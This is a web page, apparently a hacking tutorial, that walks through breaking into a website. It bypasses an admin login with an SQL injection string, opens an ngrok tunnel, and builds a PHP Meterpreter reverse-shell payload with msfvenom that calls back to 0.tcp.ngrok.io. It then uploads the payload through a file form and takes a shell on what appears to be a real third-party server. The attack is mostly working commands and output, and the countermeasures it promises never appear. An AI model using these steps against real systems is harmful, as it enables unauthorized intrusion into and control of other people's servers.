
Hack a website with Ngrok, Msfvenom and Metasploit Framework

en.hacks.gr/2023/11/14/hack-a-website-with-ngrok-msfvenom-and-metasploit-framework



In a recent survey, only 15% of business owners saw security as a challenge when more than half had reported being hacked and of that, only 6% of small businesses don't have anyone handling their online security.

More people have access to the internet than ever before. This has prompted many organizations to develop web-based applications that users can use online to interact with the organization. Poorly written code for web applications can be exploited to gain unauthorized access to sensitive data and web servers.

In this article, we will introduce you to **web applications hacking technique and the counter measures you can put in place to protect against such attacks**.

Requirements –

1. A vulnerable website/application
2. Ngrok – Secure tunnel
3. Msfvenom and Msfconsole

Most web applications are hosted on public servers accessible via the Internet. This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.


- SQL Injection
- Denial of Service Attacks
- XSS Attacks
- CSRF Attacks
- File Inclusion Attacks
- Session/Cookie Hijacking
- Code Injection
- Defacement

In this practical scenario, we are going to hack the admin panel of a website through String based SQL Injection and then will try to upload a malicious exploit through a form via upload field and then will get the reverse connection in Meterpreter.

So first step to bypass the login panel via string based SQL Injection. **SQL Injection** is one of the most common web hacking technique and usually occurs when you ask a user for input, like username and password. A hacker can get easily access to user names and passwords in a database by simply inserting **'or"='** into the user name and password text box as shown below:

If you successfully bypass the login page with SQL code then in next step, you need to setup a ngrok tunnel service so that you can get the reverse connection of that website over Internet/WAN.

For this, you need to use ngrok.com, start by creating a simple account and download the package from the website according to your architecture.



After creating an account, you need to unzip the package with the command "**unzip <package name>**" and then install the authtoken as provided in above screenshot with command "**./ngrok authtoken <your token>**".

```
root@kali:~/Downloads# ls
ngrok-stable-linux-amd64.zip
root@kali:~/Downloads# unzip ngrok-stable-linux-amd64.zip
Archive:  ngrok-stable-linux-amd64.zip
  inflating: ngrok
root@kali:~/Downloads# ./ngrok authtoken 3v9[redacted]0vu2dAYDLbB
Authtoken saved to configuration file: /root/.ngrok2/ngrok.yml
root@kali:~/Downloads#
```

Now start the TCP service of ngrok with port 4444 by typing "**./ngrok tcp 4444**". You can choose any port depending upon your need.

```
root@kali:~/Downloads# ./ngrok tcp 4444
```

```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Account                       Yeah Hub (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:18290 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

The above command will give a local forwarding address which is **tcp://0.tcp.ngrok.io** with forwarding port number **18290** which accepts all remote requests and will forward to your localhost with same port i.e. **4444** which you used in first command while starting the ngrok tcp service.

So here in this case, your **LHOST** = 0.tcp.ngrok.io and your **LPORT** = 18290.

Now next step is create a malicious payload using msfvenom utility which is default installed in Kali Linux operating system.


> **Command:** msfvenom -p php/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=18290 R > hack.php

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=18290 R > hack.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 951 bytes

root@kali:~#
```

Here **-p** stands for payload and **R** stands for Raw format.

Now your **hack.php** file is saved in your root location which you need to upload it to that hacked website via any internal form where browse functionality is there. So in above site, we successfully bypass the login panel and then by luck we found one php form with File Upload functionality where we successfully uploaded our malicious file into that server.



Now next step is to find the path of uploaded file, that you can easily find through "***Index of /***" dork. So here in this case, our file name is "**150135111_hack.php**".

Index of /admin/[redacted]

- Parent Directory
- [redacted]php
- 1501174424_aniet.php
- 1501349760_sym.php
- 1501351113_hack.php
- 15285
- 15285.c
- 25444
- 25444.c

Once your payload got uploaded in remote server by any hacking technique, you need to run the metasploit framework and get the reverse connection. To start the metasploit framework, type “**msfconsole**” in your terminal.

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

So here we’ll use multi/handler exploit by typing “**use exploit/multi/handler**” in same terminal and the payload which we’ll use is “**set payload php/meterpreter/reverse_tcp**“.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) >
```

Here you need to set your LHOST and LPORT, if you are using ngrok or any other tunnel service, then your LHOST address will always be 0.0.0.0 but if you are using this metasploit framework in LAN, then you need to put your local IP address which you can easily get it through by typing “**ifconfig**” in your terminal.

```
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
```

As soon as you run the exploit in metasploit and execute the hack.php in browser you'll instantly get the reverse meterpreter connection over Internet.

```
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:39286) at 2017-07-29 13:59:49 -040
0

meterpreter > sysinfo
Computer     : s45-40-135-63.secureserver.net
OS           : Linux s45-40-135-63.secureserver.net 2.6.32-042stab108.2 #1 SMP Tue May 12 18:07:5
0 MSK 2015 x86_64
Meterpreter : php/linux
meterpreter >
```

Here in above screenshot, you can see, you've successfully entered into remote server. Type "**ls**" to list out all files in remote server.

```
meterpreter > ls
Listing: /home/[redacted]s/public_html/admin/[redacted]ad
==========================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  422792  fil   2017-07-28 18:21:12 -0400  1337w0rmAU.php
100644/rw-r--r--  69343   fil   2017-07-28 17:49:58 -0400  1501174424_aniet.php
100644/rw-r--r--  27248   fil   2017-07-29 13:36:00 -0400  1501349760_sym.php
100644/rw-r--r--  951     fil   2017-07-29 13:58:33 -0400  1501351113_hack.php
100777/rwxrwxrwx  12689   fil   2017-07-27 22:51:17 -0400  15285
100644/rw-r--r--  7157    fil   2017-07-27 22:49:04 -0400  15285.c
100777/rwxrwxrwx  10038   fil   2017-07-27 19:16:09 -0400  25444
100644/rw-r--r--  2598    fil   2017-07-27 19:06:54 -0400  25444.c
40755/rwxr-xr-x   16384   dir   2017-07-28 18:23:56 -0400  BT
```

The command "**pwd**" will gives you the current path where you've uploaded your malicious file.

```
meterpreter > pwd
/home/[redacted]/public_html/admin/[redacted]
meterpreter >
```

Here are some list of command which you can easily use with meterpreter.

? – Help menu
background – Backgrounds the current session
bgkill – Kills a background meterpreter script
bglist – Lists running background scripts
bgrun – Executes a meterpreter script as a background thread
channel – Displays information or control active channels
close – Closes a channel
disable_unicode_encoding – Disables encoding of unicode strings
enable_unicode_encoding – Enables encoding of unicode strings
exit – Terminate the meterpreter session
get_timeouts – Get the current session timeout values
help – Help menu
info – Displays information about a Post module
irb – Drop into irb scripting mode
load – Load one or more meterpreter extensions
machine_id – Get the MSF ID of the machine attached to the session
migrate – Migrate the server to another process
quit – Terminate the meterpreter session
read – Reads data from a channel
resource – Run the commands stored in a file
run – Executes a meterpreter script or Post module
sessions Quickly – switch to another session
set_timeouts – Set the current session timeout values
sleep – Force Meterpreter to go quiet, then re-establish session.
transport – Change the current transport mechanism
use – Deprecated alias for ‘load’
uuid – Get the UUID for the current session
write – Writes data to a channel
cat – Read the contents of a file to the screen
cd – Change directory
checksum – Retrieve the checksum of a file
cp – Copy source to destination
dir – List files (alias for ls)
download – Download a file or directory
edit – Edit a file
getlwd – Print local working directory
getwd – Print working directory
lcd – Change local working directory
lpwd – Print local working directory
ls – List files

mkdir – Make directory
mv – Move source to destination
pwd – Print working directory
rm – Delete the specified file
rmdir – Remove directory
search – Search for files
upload – Upload a file or directory
portfwd – Forward a local port to a remote service
execute – Execute a command
getenv – Get one or more environment variable values
getpid – Get the current process identifier
getuid – Get the user that the server is running as
kill – Terminate a process
localtime – Displays the target system's local date and time
pgrep – Filter processes by name
pkill – Terminate processes by name
ps – List running processes
shell – Drop into a system command shell
sysinfo – Gets information about the remote system, such as OS

You can even upload your malicious file via file inclusion attacks that we'll discuss further.